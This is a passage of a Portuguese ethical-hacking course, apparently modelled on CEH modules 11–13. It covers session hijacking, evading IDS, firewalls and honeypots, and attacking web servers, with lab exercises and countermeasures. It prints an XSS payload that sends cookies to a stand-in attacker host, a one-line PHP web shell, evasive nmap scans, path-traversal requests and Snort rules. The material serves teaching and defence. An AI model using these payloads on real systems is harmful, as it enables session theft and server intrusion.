


Figura — O fluxo do sequestro de sessão: o atacante rouba o cookie de sessão (via XSS ou sniffing) e o reenvia, sendo reconhecido pelo servidor como a vítima.

O sequestro de sessão explora a lacuna entre a **autenticação** (provar quem você é, uma vez) e a **manutenção do estado autenticado** (permanecer reconhecido ao longo da sessão). Se o mecanismo que sustenta esse estado é fraco, toda a robustez da autenticação — mesmo com MFA — pode ser anulada.

Como as sessões funcionam

Ao autenticar-se em uma aplicação web, o servidor gera um **session ID** e o envia ao navegador, tipicamente em um cookie. A cada requisição seguinte, o navegador reenvia esse cookie, e o servidor o usa para reconhecer o usuário e recuperar seu estado. O session ID é, portanto, a **chave** da sessão — quem o possui, é o usuário aos olhos do servidor. Em aplicações modernas, o token pode ser um **JWT (JSON Web Token)**, um token OAuth, ou um cookie de sessão tradicional; a lógica de ataque é análoga.

A segurança de todo o esquema repousa sobre três propriedades do token: ele deve ser **imprevisível** (gerado com aleatoriedade criptográfica, para não ser adivinhado), **confidencial** (transmitido e armazenado de forma protegida, para não ser roubado) e **efêmero e revogável** (com expiração e invalidação no logout, para limitar a janela de abuso).

Sequestro na camada de aplicação

Os ataques na camada de aplicação visam obter o token de sessão diretamente:

Roubo de token via XSS

O vetor mais comum. Se a aplicação é vulnerável a **Cross-Site Scripting (XSS)** (Módulo 14), o atacante injeta JavaScript que lê o cookie de sessão da vítima e o exfiltra:

```
<script>new Image().src='http://atacante/roubo?c='+document.cookie;
</script>
```

A defesa direta é o atributo **HttpOnly** no cookie, que o torna inacessível ao JavaScript, neutralizando esse roubo.

Sniffing de sessão

Se o token trafega sem criptografia (HTTP em vez de HTTPS), o atacante em posição de MITM (Módulo 8) simplesmente o captura da rede. A defesa é o atributo **Secure** no cookie (que impede seu envio por HTTP) e o uso universal de HTTPS com HSTS.

O caso que popularizou esse vetor foi o Firesheep (2010): uma extensão de Firefox que, em redes Wi-Fi abertas, capturava automaticamente os cookies de sessão de sites que ainda usavam HTTP após o login (como Facebook e Twitter na época), permitindo a qualquer um assumir a conta alheia com um clique. Foi o Firesheep que acelerou a adoção do HTTPS de ponta a ponta na web.

Session prediction (predição)

Se os session IDs são gerados de forma previsível — sequenciais, baseados em timestamp, com pouca entropia — o atacante consegue **adivinhá-los** ou enumerá-los. A defesa é gerar tokens com um gerador criptograficamente seguro e comprimento suficiente.

Session fixation (fixação)

Um ataque sutil: em vez de roubar um token existente, o atacante **fixa** um token conhecido na sessão da vítima **antes** do login (por exemplo, fornecendo um link com um session ID predefinido). Se a aplicação não **renova o session ID após a autenticação**, a vítima se autentica sobre o token que o atacante já conhece — e este passa a controlar a sessão autenticada. A defesa é **regenerar o session ID no momento do login**.

Roubo de tokens e ataques a JWT

Em aplicações baseadas em tokens, vetores adicionais incluem: JWTs com o algoritmo `none` aceito (permitindo forjar tokens sem assinatura), chaves de assinatura fracas (quebráveis por força bruta), tokens armazenados de forma insegura no navegador (localStorage é acessível a XSS) e tokens sem expiração. Frameworks de red team como o **Evilginx** (Módulo 9) capturam tokens de sessão em tempo real, contornando inclusive o MFA — pois roubam a sessão **depois** da autenticação forte.

Sequestro na camada de rede/transporte

Historicamente, o sequestro também podia ocorrer no nível TCP, prevendo os **números de sequência** de uma conexão para injetar-se nela (TCP session hijacking). Com a randomização moderna dos números de sequência e a criptografia de transporte (TLS), esses ataques tornaram-se muito mais difíceis. Na prática atual, o sequestro de sessão é predominantemente um ataque de **camada de aplicação**, e é nele que o foco defensivo deve estar. Ainda assim, em redes internas com protocolos em texto claro, a captura de tokens por MITM permanece viável.

Ferramentas

- **Burp Suite:** central para manipular e analisar tokens de sessão — captura, repete e altera cookies e tokens; o **Sequencer** avalia estatisticamente a aleatoriedade dos session IDs, revelando previsibilidade.
- **OWASP ZAP:** alternativa livre com funções semelhantes.
- **Bettercap / Wireshark:** captura de tokens em cenários de MITM (Módulo 8).

- **Ferramentas de JWT** (jwt_tool, jwt.io): análise e teste de manipulação de JSON Web Tokens.
- **Cookie editors / extensões de navegador:** para injetar um token roubado e assumir a sessão.

Contramedidas

A defesa contra sequestro de sessão é uma soma de boas práticas, cada uma fechando um vetor:

- **HTTPS em tudo, com HSTS:** impede a captura por sniffing.
- **Cookies com os atributos corretos:** `Secure` (só por HTTPS), `HttpOnly` (inacessível a JS, barra XSS), `SameSite` (mitiga CSRF e vazamento cross-site).
- **Tokens fortes:** gerados com aleatoriedade criptográfica, com entropia e comprimento adequados.
- **Regeneração do session ID após o login:** neutraliza a fixação.
- **Expiração e timeout de inatividade:** limita a janela de abuso de um token roubado.
- **Invalidação no logout (server-side):** o token deve ser efetivamente destruído no servidor, não apenas removido do cliente.
- **Vinculação de contexto (binding):** associar a sessão a atributos como o User-Agent ou faixa de IP (com cautela, pois IPs mudam legitimamente) para detectar uso anômalo.
- **Prevenção de XSS:** como o XSS é o principal vetor de roubo de token, protegê-lo é proteger a sessão.
- **MFA resistente a phishing e reautenticação para ações sensíveis:** mesmo com a sessão sequestrada, exigir nova prova de identidade para operações críticas.
- **Monitoramento de anomalias:** detectar o mesmo token usado simultaneamente de dois locais/dispositivos.

Lab 11 — Captura e reuso de sessão

Objetivo: demonstrar, em laboratório, como um token de sessão roubado permite assumir a identidade de um usuário sem sua senha, e validar as contramedidas de cookie.

> ***Ambiente:*** *uma aplicação web vulnerável de laboratório (**DVWA** ou **OWASP Juice Shop**) e o Kali com o **Burp Suite**. Somente em laboratório.*

Parte A — Anatomia do token:

1. Autentique-se na aplicação vulnerável e, com o Burp Suite interceptando, localize o cookie de sessão (por exemplo, `PHPSESSID`

no DVWA). Observe seus atributos: ele tem `HttpOnly`? `Secure`? `SameSite`?
2. Colete vários session IDs (fazendo login/logout repetidos) e submeta-os ao **Burp Sequencer** para avaliar a aleatoriedade. Um token de baixa entropia é previsível.

Parte B — Reuso do token (o sequestro):

1. Copie o cookie de sessão do usuário autenticado. Em outro navegador (ou perfil), acesse a aplicação **sem se autenticar** e, com uma extensão de edição de cookies, injete o token roubado.
2. Recarregue a página: você está agora autenticado como a vítima, **sem nunca ter digitado a senha**. Esse é o efeito do sequestro de sessão.

Parte C — XSS como vetor de roubo:

1. Se a aplicação tem um campo vulnerável a XSS, injete um script que exiba `document.cookie` (por exemplo, `<script>alert(document.cookie)</script>`) e observe que o token é acessível ao JavaScript — o que permitiria exfiltrá-lo.
2. Agora observe o efeito da defesa: em um cookie marcado como `HttpOnly`, `document.cookie` **não** retorna o token de sessão. Compare os dois casos.

Parte D — Fixação de sessão:

1. Verifique se a aplicação **regenera** o session ID após o login: anote o token antes de autenticar e compare com o token depois. Se for o mesmo, a aplicação é vulnerável a fixação.

Entregável do lab: um relatório documentando (a) as propriedades do token de sessão da aplicação (entropia, atributos de cookie), (b) a demonstração do reuso bem-sucedido do token, (c) a verificação de fixação, e (d) as recomendações de correção específicas para cada fraqueza encontrada.

Reflexão: perceba que o MFA, por mais forte que seja, protege apenas o **momento do login**. Uma vez estabelecida a sessão, é o token que sustenta a identidade — e se ele for roubado, o MFA já foi contornado. Essa é a razão pela qual a proteção do token (HttpOnly, Secure, expiração, prevenção de XSS) é tão crítica quanto a força da autenticação inicial.

Referências

- OWASP. **Session Management Cheat Sheet**. Disponível em: https://cheatsheetseries.owasp.org. Acesso em: 3 jul. 2026.
- OWASP. **Web Security Testing Guide — Session Management Testing**. Disponível em: https://owasp.org/www-project-web-security-

testing-guide. Acesso em: 3 jul. 2026.
- BARTH, Adam. **RFC 6265: HTTP State Management Mechanism**. IETF, 2011.
- EC-COUNCIL. **CEH v12: Módulo 11 — Session Hijacking**. EC-Council, 2023.

Ferramentas citadas

- **Burp Suite —** proxy de interceptação e análise de sessões. Licença: comercial (PortSwigger); edição Community gratuita.
- **OWASP ZAP —** proxy de segurança web. Licença: Apache 2.0; código aberto.
- **jwt_tool —** análise e teste de JSON Web Tokens. Licença: GPLv3; código aberto.

Módulo 12 — Evasão de IDS, Firewalls e Honeypots

Todo ambiente corporativo minimamente maduro possui defesas que observam, filtram e detectam. Compreendê-las e saber testá-las é parte essencial de um teste de intrusão realista — pois de nada adianta encontrar uma falha se o caminho até ela é bloqueado ou denunciado.

Contra as defesas perimetrais

Todo ambiente corporativo de alguma maturidade possui defesas que observam, filtram e detectam. Este módulo trata de compreendê-las — **firewalls**, **IDS/IPS** e **honeypots** — e das técnicas que atacantes usam para evadi-las. Para o hacker ético, o objetivo é duplo: durante um engajamento, avaliar se essas defesas realmente detectam e bloqueiam o que deveriam; e, no relatório, recomendar como calibrá-las. Evadir a detecção em um pentest não é trapaça — é exatamente o teste da capacidade defensiva do cliente.

Firewalls: o controle de fluxo

O **firewall** é o guardião que controla o tráfego entre redes com base em regras. Seus tipos evoluíram:

- **Filtro de pacotes (stateless):** decide pacote a pacote, com base em IP, porta e protocolo, sem memória do contexto. Simples e rápido, mas limitado.
- **Stateful inspection:** mantém uma tabela do estado das conexões, permitindo decisões contextuais (por exemplo, aceitar respostas a conexões que ele mesmo autorizou). É o padrão moderno.
- **Proxy / application-level gateway:** intermedeia as conexões, inspecionando o conteúdo na camada de aplicação.
- **Next-Generation Firewall (NGFW):** combina inspeção profunda de pacotes (DPI), reconhecimento de aplicação, IPS integrado e inteligência de ameaça.
- **Web Application Firewall (WAF):** especializado em tráfego HTTP/S, filtra ataques a aplicações web (SQLi, XSS) — tratado nos módulos web.

A política de um bom firewall é **negar por padrão** (default deny): tudo é bloqueado exceto o explicitamente permitido.

Figura — As defesas perimetrais e seu posicionamento: firewall, IDS/IPS e honeypot compõem a defesa em profundidade.

IDS e IPS: a detecção

- O **IDS (Intrusion Detection System)** monitora o tráfego (**NIDS**, baseado em rede) ou a atividade de um host (**HIDS**, baseado em host) e **alerta** sobre atividade suspeita. Ele observa, mas não bloqueia.
- O **IPS (Intrusion Prevention System)** vai além: além de detectar, **bloqueia** ativamente o tráfego malicioso em linha.

Ambos operam por dois métodos de detecção:

- **Baseada em assinatura:** compara o tráfego com um banco de padrões conhecidos de ataque. Precisa contra ameaças conhecidas, cega a novas.
- **Baseada em anomalia:** aprende um comportamento "normal" (baseline) e alerta sobre desvios. Capaz de detectar ataques novos, mas propensa a falsos positivos.

O **Snort** e o **Suricata** são os IDS/IPS de código aberto de referência. O Snort usa regras que descrevem assinaturas de ataque; entendê-las revela tanto o que a defesa detecta quanto como evadi-la:

```
# Exemplo de regra Snort: alerta sobre uma tentativa de acesso a /etc/passwd via web
alert tcp any any -> $HOME_NET 80 (msg:"Possivel path traversal"; content:"/etc/passwd"; sid:1000001;)
```

Honeypots: as armadilhas do defensor

Um **honeypot** é um sistema-isca, deliberadamente exposto e aparentemente vulnerável, cujo único propósito é atrair atacantes para **detectá-los, estudá-los e distraí-los** dos ativos reais. Qualquer interação com um honeypot é, por definição, suspeita — pois ele não tem função legítima. Classificam-se por interatividade:

- **Baixa interação:** emulam serviços de forma limitada (ex.: Honeyd). Fáceis de manter, mas fáceis de detectar.
- **Alta interação:** sistemas reais, completos, que capturam o comportamento detalhado do atacante — mais valiosos e mais arriscados.

Do lado ofensivo, o atacante cauteloso tenta **detectar honeypots** para evitá-los: procura sinais de artificialidade — serviços que respondem de forma inconsistente, ausência de tráfego/histórico legítimo, latências estranhas, ferramentas de monitoramento visíveis, configurações "boas demais para ser verdade". Um conjunto de honeypots forma uma **honeynet**; ferramentas modernas como o **T-Pot** integram dezenas deles.

Técnicas de evasão

Cada camada de defesa perimetral tem suas próprias técnicas de evasão. Comecemos pelo firewall e sigamos até o IDS/IPS.

Evasão de firewall

- **Varredura fragmentada (`nmap -f`):** quebra os cabeçalhos em fragmentos pequenos que alguns firewalls não remontam para inspecionar.
- **Spoofing de porta de origem (`--source-port 53`):** usa portas confiáveis (DNS, HTTP) que firewalls mal configurados liberam.
- **Decoys (`nmap -D`):** oculta a origem real entre origens falsas.
- **Firewalking:** técnica que usa o TTL para mapear as regras de um firewall e descobrir o que ele permite passar.
- **Tunneling:** encapsular tráfego proibido dentro de um protocolo permitido — **HTTP tunneling**, **DNS tunneling** (exfiltração e C2 dentro de consultas DNS, difíceis de bloquear), **ICMP tunneling**, ou o uso de SSH para criar túneis. É uma das técnicas de evasão mais eficazes e usadas em pós-exploração.
- **Proxychains e pivoting:** rotear o ataque através de hosts intermediários comprometidos.

```
# Varredura evasiva combinando fragmentação, porta de origem falsa e decoys
sudo nmap -f --source-port 53 -D RND:5 -T2 alvo

# Túnel DNS (conceito) — encapsula dados em consultas DNS para escapar do firewall
# ferramentas: iodine, dnscat2
```

Evasão de IDS/IPS

O objetivo é fazer o ataque não corresponder a nenhuma assinatura ou passar despercebido no ruído:

- **Ofuscação e encoding:** codificar o payload (URL encoding, Unicode, hex, Base64) para que não bata com a assinatura textual. Um `/etc/passwd` vira `%2Fetc%2Fpasswd`.
- **Fragmentação e reassembly:** dividir o ataque em pacotes que o IDS não remonta como o alvo remonta (ataques de *insertion* e *evasion* clássicos).
- **Polimorfismo e mutação de payload:** ferramentas como o `msfvenom` com encoders, ou frameworks de mutação, alteram a forma do exploit a cada uso.
- **Ataques lentos (low and slow):** espalhar o ataque no tempo para ficar abaixo dos limiares de detecção baseados em volume.
- **Manipulação de tráfego:** inserir tráfego legítimo em torno do malicioso, usar criptografia (o IDS não inspeciona o conteúdo cifrado sem interceptação TLS).
- **Session splicing:** dividir a requisição em muitos segmentos TCP minúsculos.

> ***Nota profissional.*** *Estas técnicas, num pentest, servem para responder a uma pergunta do cliente: "meus sensores realmente detectam um atacante competente?". Se um payload ofuscado atravessa o IDS sem alertar, isso é um achado valioso — significa que as assinaturas precisam de ajuste e que a detecção não deve depender apenas de padrões conhecidos.*

Contramedidas (do lado do defensor)

A defesa robusta contra evasão passa por:

- **Defesa em profundidade:** não depender de um único controle. Se a evasão vence o firewall, o IDS, o EDR no endpoint ou o monitoramento de comportamento ainda podem pegar.
- **Normalização de tráfego:** dispositivos que remontam e normalizam pacotes fragmentados **antes** da inspeção, eliminando os truques de fragmentação e session splicing.
- **Inspeção TLS (SSL inspection):** interceptar e inspecionar tráfego cifrado em pontos autorizados, para que a criptografia não seja um túnel cego.
- **Detecção baseada em comportamento e anomalia:** complementar as assinaturas com análise de comportamento, que pega ataques novos e ofuscados.
- **Atualização constante de assinaturas** e threat intelligence.

- **Monitoramento de DNS e de canais de tunneling:** detectar volumes anômalos de DNS, consultas a domínios suspeitos, para pegar exfiltração e C2 tunelados.
- **Correlação central (SIEM):** juntar eventos de múltiplas fontes para enxergar o ataque que cada sensor isolado não vê.

Lab 12 — Evasão e detecção com Snort

Objetivo: montar um IDS de laboratório, observar a detecção de uma varredura/ataque comum e, em seguida, aplicar técnicas de evasão para ver o alerta desaparecer — compreendendo na prática o jogo de gato e rato entre ataque e detecção.

> ***Ambiente:*** *rede isolada com um sensor* ***Snort*** *(no Kali ou em uma VM dedicada) e um alvo. Somente em laboratório.*

Passo a passo:

1. **Instale e configure o Snort** em modo IDS na interface de laboratório, com o conjunto de regras da comunidade:

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

1. **Adicione uma regra simples** que detecte uma varredura ou um acesso a arquivo sensível (edite `local.rules`):

```
alert icmp any any -> $HOME_NET any (msg:"ICMP detectado - possivel ping sweep"; sid:1000002;)
alert tcp any any -> $HOME_NET 80 (msg:"Acesso a /etc/passwd"; content:"/etc/passwd"; nocase; sid:1000003;)
```

1. **Gere tráfego detectável.** Faça uma varredura Nmap padrão e um acesso web ao padrão monitorado, e observe os alertas surgirem no console do Snort:

```
sudo nmap -sS 192.168.56.101
curl "http://192.168.56.101/page?file=/etc/passwd"
```

1. **Aplique evasão.** Repita a varredura e o acesso usando técnicas de evasão e observe que os alertas **não** disparam (ou disparam menos):

```
# Varredura evasiva (fragmentada, lenta, com decoys)
sudo nmap -sS -f -T1 -D RND:5 192.168.56.101

# Payload ofuscado por URL encoding — não bate com a assinatura textual
curl "http://192.168.56.101/page?file=%2Fetc%2Fpasswd"
```

1. **Melhore a defesa.** Ajuste a regra do Snort para também detectar a versão codificada (ou habilite a normalização/pré-processadores) e comprove que o alerta volta a disparar.

Entregável do lab: um relatório comparando, para cada ataque, a taxa de detecção **antes** e **depois** da evasão, e **depois** do ajuste defensivo. Documente qual técnica de evasão derrotou qual regra e qual contramedida a restaurou.

Reflexão: este lab materializa a lição central do módulo — a detecção baseada apenas em assinaturas é frágil diante de um atacante que ofusca e fragmenta. A defesa eficaz combina normalização de tráfego, detecção de anomalias e defesa em profundidade, de modo que a evasão de uma camada ainda seja capturada por outra. É essa recomendação, e não o mero "seu IDS foi evadido", que agrega valor ao relatório.

Referências

- PTACEK, Thomas; NEWSHAM, Timothy. **Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection**. Secure Networks Inc., 1998.
- CISCO / SNORT. **Snort Users Manual**. Disponível em: https://www.snort.org/documents. Acesso em: 3 jul. 2026.
- OISF. **Suricata User Guide**. Disponível em: https://docs.suricata.io. Acesso em: 3 jul. 2026.
- EC-COUNCIL. **CEH v12: Módulo 12 — Evading IDS, Firewalls, and Honeypots**. EC-Council, 2023.

Ferramentas citadas

- **Snort —** IDS/IPS baseado em assinaturas. Licença: GPLv2; código aberto (Cisco).
- **Suricata —** IDS/IPS de alto desempenho. Licença: GPLv2 (OISF); código aberto.
- **Nmap —** varredura com técnicas de evasão. Licença: Nmap Public Source License; código aberto.
- **iodine / dnscat2 —** tunelamento de dados por DNS. Licença: código aberto.

Módulo 13 — Hacking de Servidores Web

A web é, hoje, a maior superfície de ataque da internet. Antes de explorá-la, é preciso separar dois alvos que frequentemente se confundem — a infraestrutura que serve o conteúdo e o código que roda sobre ela. Este módulo abre a trilha web pela infraestrutura.

A distinção: servidor web versus aplicação web

Os próximos três módulos tratam da superfície de ataque mais explorada da internet: a web. É importante separar dois alvos que frequentemente se confundem. O **servidor web** é a infraestrutura que serve o conteúdo — o software (Apache, Nginx, IIS, Tomcat), o sistema operacional, as configurações e os módulos que o suportam. A **aplicação web** é o código que roda sobre ele — a lógica, os formulários, a autenticação, o acesso a banco de dados. Este módulo foca o **servidor**; os dois seguintes, a **aplicação** e um de seus ataques mais graves, a injeção SQL.

Atacar o servidor web significa explorar falhas na plataforma que hospeda a aplicação: versões vulneráveis, configurações inseguras, componentes desatualizados, credenciais fracas de administração. Muitas vezes, é o caminho mais curto — não é preciso encontrar uma falha na aplicação se o servidor que a hospeda já está mal configurado.

Arquitetura e superfície de ataque de um servidor web

Um servidor web moderno é uma pilha de componentes, cada um com sua superfície:

- O **software do servidor HTTP** (Apache, Nginx, IIS) e sua versão.
- **Módulos e extensões** (PHP, mod_ssl, WebDAV).
- **Servidores de aplicação** (Tomcat, JBoss/WildFly, WebLogic) que executam a lógica.
- O **sistema operacional** subjacente e seus serviços.
- **Painéis de administração** (phpMyAdmin, consoles do Tomcat, cPanel).
- **Certificados e configuração TLS**.
- **Arquivos e diretórios** expostos inadvertidamente.

Cada camada desatualizada ou mal configurada é uma porta. A filosofia do ataque é enumerar essa pilha exaustivamente (retomando o Módulo 4) e cruzar cada versão com vulnerabilidades conhecidas (Módulo 5).

Vulnerabilidades comuns de servidores web

As falhas mais frequentes em servidores web repetem-se de organização para organização e concentram-se em algumas categorias bem conhecidas.

Configurações inseguras (misconfigurations)

A causa mais frequente de comprometimento. Incluem:

- **Diretórios listáveis (directory listing):** o servidor exibe o conteúdo de um diretório sem arquivo índice, expondo arquivos sensíveis.
- **Credenciais e contas padrão:** consoles de administração com `admin/admin`, contas de instalação não removidas.
- **Métodos HTTP perigosos habilitados:** `PUT` e `DELETE` (que permitem enviar/remover arquivos), `TRACE` (cross-site tracing).
- **Mensagens de erro verbosas:** que vazam caminhos internos, versões e trechos de código.
- **Arquivos de backup e temporários expostos:** `config.php.bak`, `.git/`, `.env`, dumps de banco.
- **Headers de segurança ausentes:** falta de HSTS, CSP, X-Frame-Options.
- **Permissões de arquivo incorretas** no sistema de arquivos do servidor.

Componentes desatualizados e vulnerabilidades conhecidas

Servidores rodando versões antigas herdam todas as suas CVEs. Exemplos emblemáticos: o **path traversal do Apache 2.4.49/2.4.50 (CVE-2021-41773)**, que permite ler arquivos arbitrários e até executar código; falhas de deserialização em servidores de aplicação Java; vulnerabilidades no Tomcat Manager. A enumeração de versão (Módulo 3, `-sV`) seguida de `searchsploit` frequentemente entrega um exploit pronto.

Exemplos notórios de vulnerabilidades de servidores web:

- **Heartbleed (CVE-2014-0160)** — falha no OpenSSL que vazava a memória do servidor — chaves privadas e senhas.
- **Shellshock (CVE-2014-6271)** — execução de comandos via Bash em servidores web com CGI.
- **Apache path traversal (CVE-2021-41773)** — leitura de arquivos arbitrários e, em certos casos, execução remota de código.
- **ProxyLogon (CVE-2021-26855)** — cadeia de falhas no Microsoft Exchange que levava a RCE sem autenticação.
- **Log4Shell (CVE-2021-44228)** — via aplicações Java hospedadas — RCE a partir de uma string registrada em log.

Outros vetores

- **Directory/Path Traversal:** manipular caminhos (`../../../etc/passwd`) para acessar arquivos fora do diretório web.
- **Web shells:** após obter escrita no servidor (via upload, WebDAV, ou uma falha), o atacante instala um **web shell** — um script que executa comandos do SO através do navegador, estabelecendo controle persistente.
- **HTTP request smuggling:** explorar discrepâncias de interpretação entre proxy e servidor de origem.
- **Falhas de autenticação e sessão** nos painéis administrativos.
- **DNS/domain hijacking, defacement:** comprometimento da integridade do conteúdo servido.

OWASP aplicado ao servidor web

As vulnerabilidades vistas até aqui não são achados soltos — encaixam-se num arcabouço consolidado pela **OWASP** (Open Worldwide Application Security Project), fundação sem fins lucrativos que padroniza o conhecimento de segurança web e o disponibiliza gratuitamente (ferramentas, guias, projetos e eventos). Vale situar o que, da OWASP, incide diretamente sobre o servidor.

O Top 10 pela ótica do servidor

O célebre **OWASP Top 10** — os dez riscos mais críticos de segurança web — é detalhado no Módulo 14, dedicado às aplicações. Dois de seus itens, porém, recaem em cheio sobre o servidor e resumem boa parte deste módulo:

- **A05 – Security Misconfiguration (Configuração Insegura)**: páginas de erro verbosas, listagem de diretórios, métodos HTTP perigosos habilitados, contas e páginas padrão, cabeçalhos de segurança ausentes. É a falha mais comum em servidores web.
- **A06 – Vulnerable and Outdated Components (Componentes Vulneráveis e Desatualizados)**: manter Apache, Nginx, IIS, PHP, OpenSSL ou bibliotecas com CVEs conhecidos. Foi o caminho do Log4Shell e de incontáveis comprometimentos.

Os demais itens do Top 10 — Broken Access Control, Injection, SSRF e afins — vivem na camada de aplicação e estão no Módulo 14. Servidor e aplicação são faces do mesmo alvo: por isso os dois módulos se complementam, e um teste completo percorre ambos.

WSTG: a metodologia de teste da OWASP

Para conduzir o teste com método, a OWASP mantém o **Web Security Testing Guide (WSTG)** — um guia passo a passo que vai da coleta de informações e do teste de configuração da infraestrutura e do servidor até a criptografia e a lógica

de negócio. É o WSTG que estrutura a metodologia da próxima seção. Somam-se a ele a **OWASP Cheat Sheet Series** (receitas objetivas de hardening) e, como linha de base de configuração, os **CIS Benchmarks**.

Metodologia de ataque a servidores web

O ataque segue um fluxo estruturado:

1. **Footprinting do servidor:** identificar o software, a versão, o SO e as tecnologias.

```
whatweb http://192.168.56.101
nmap -sV -p80,443 --script http-headers,http-methods,http-server-header 192.168.56.101
curl -I http://192.168.56.101
```

1. **Enumeração de diretórios e arquivos:** descobrir conteúdo oculto, painéis e backups.

```
gobuster dir -u http://192.168.56.101 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php,bak,old,txt
feroxbuster -u http://192.168.56.101 -x php,bak
```

1. **Varredura de vulnerabilidades do servidor:** com Nikto e Nuclei.

```
nikto -h http://192.168.56.101
nuclei -u http://192.168.56.101 -t http/
```

1. **Verificação de métodos HTTP e configuração:**

```
curl -X OPTIONS http://192.168.56.101 -i
```

1. **Correlação e exploração:** cruzar as versões encontradas com exploits e explorá-las (Metasploit, searchsploit).
2. **Pós-exploração:** upload de web shell, escalação, persistência.

Ferramentas essenciais

- **Nikto:** varredura de vulnerabilidades e configurações inseguras de servidores web.
- **Gobuster / feroxbuster / dirsearch:** enumeração de diretórios e arquivos por força bruta.
- **WhatWeb / Wappalyzer:** identificação de tecnologias.
- **Nuclei:** varredura moderna baseada em templates.
- **Burp Suite / OWASP ZAP:** proxies de interceptação, o canivete suíço do teste web.
- **Metasploit:** módulos de exploração para servidores e serviços web.
- **testssl.sh / sslscan:** análise da configuração TLS/SSL.

Análise da configuração TLS/SSL

A camada de transporte segura também é superfície de ataque. Uma configuração TLS fraca — protocolos obsoletos (SSLv3, TLS 1.0), cifras vulneráveis, certificados expirados ou autoassinados, suscetibilidade a ataques como POODLE, BEAST, Heartbleed — compromete a confidencialidade. A auditoria é direta:

```
testssl.sh https://192.168.56.101
sslscan 192.168.56.101
```

O objetivo é garantir apenas TLS 1.2/1.3, cifras fortes, certificados válidos e recursos como HSTS.

Contramedidas

O **hardening** de servidores web é uma disciplina bem estabelecida:

- **Manter tudo atualizado:** SO, servidor web, módulos, servidores de aplicação — gestão de patches disciplinada.
- **Remover o desnecessário:** desabilitar módulos, métodos HTTP, contas e páginas padrão não usados. Reduzir a superfície.
- **Ocultar informação de versão:** suprimir banners e headers reveladores (`ServerTokens Prod`).
- **Desabilitar directory listing** e proteger arquivos sensíveis (`.git`, `.env`, backups).
- **Configurar headers de segurança:** HSTS, Content-Security-Policy, X-Frame-Options, X-Content-Type-Options.
- **TLS forte:** apenas protocolos e cifras modernos, certificados válidos.
- **Princípio do menor privilégio:** o processo do servidor web roda com o mínimo de permissões; permissões de arquivo restritas.
- **WAF:** um Web Application Firewall à frente do servidor, filtrando ataques conhecidos.
- **Seguir benchmarks:** os **CIS Benchmarks** e o guia do **OWASP** fornecem checklists de hardening.
- **Logging e monitoramento** centralizados.

Lab 13 — Comprometendo um servidor web vulnerável

Objetivo: enumerar e explorar um servidor web de laboratório, do footprinting à instalação de um web shell, aplicando a metodologia completa.

> ***Alvo:*** *o servidor web do* ***Metasploitable 2*** *(ou uma VM com Apache/DVWA). Rede isolada.*

Passo a passo:

1. **Footprinting.** Identifique o servidor, a versão e as tecnologias:

```
whatweb http://192.168.56.101
curl -I http://192.168.56.101
nmap -sV -p80 --script http-methods,http-headers 192.168.56.101
```

1. **Enumeração de conteúdo.** Descubra diretórios, painéis e arquivos ocultos:

```
gobuster dir -u http://192.168.56.101 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php,txt,bak
```

Anote quaisquer painéis de administração (por exemplo, `phpMyAdmin`, `dvwa`) e diretórios sensíveis.

1. **Varredura de vulnerabilidades:**

```
nikto -h http://192.168.56.101 -o nikto_web.txt
```

1. **Análise TLS** (se houver HTTPS):

```
testssl.sh http://192.168.56.101
```

1. **Exploração.** Com base nas versões e falhas encontradas, explore uma vulnerabilidade — por exemplo, um painel com credenciais padrão, um diretório com upload inseguro, ou uma CVE do servidor via Metasploit/searchsploit:

```
searchsploit apache 2.2
```

1. **Web shell.** Em um alvo com upload inseguro (como o DVWA em nível baixo), envie um web shell PHP simples e execute comandos do SO pelo navegador:

```
# Conteúdo de um web shell mínimo (apenas laboratório)
<?php system($_GET['cmd']); ?>
```

Acesse `http://alvo/uploads/shell.php?cmd=id` e observe a execução de comandos.

1. **Pós-exploração.** A partir da execução de comandos, enumere o sistema (retomando o Módulo 6) rumo à escalação de privilégios.

Entregável do lab: um relatório documentando cada fase — tecnologias identificadas, conteúdo enumerado, vulnerabilidades encontradas (com evidências do Nikto), a exploração bem-sucedida e a prova de execução de comandos via web shell. Para cada achado, indique a contramedida de hardening correspondente.

Reflexão: observe quantos comprometimentos derivam não de falhas exóticas, mas de **configuração inadequada** — diretórios expostos, uploads sem

validação, credenciais padrão, versões desatualizadas. O hardening disciplinado, guiado por benchmarks, elimina a maioria desses vetores antes que a aplicação sequer seja testada.

Referências

- EC-COUNCIL. **CEH v12: Módulo 13 — Hacking Web Servers**. EC-Council, 2023.
- CENTER FOR INTERNET SECURITY. **CIS Benchmarks (Apache, Nginx, IIS)**. Disponível em: https://www.cisecurity.org/cis-benchmarks. Acesso em: 3 jul. 2026.
- OWASP. **OWASP Web Security Testing Guide (WSTG)**. Disponível em: https://owasp.org/www-project-web-security-testing-guide. Acesso em: 3 jul. 2026.
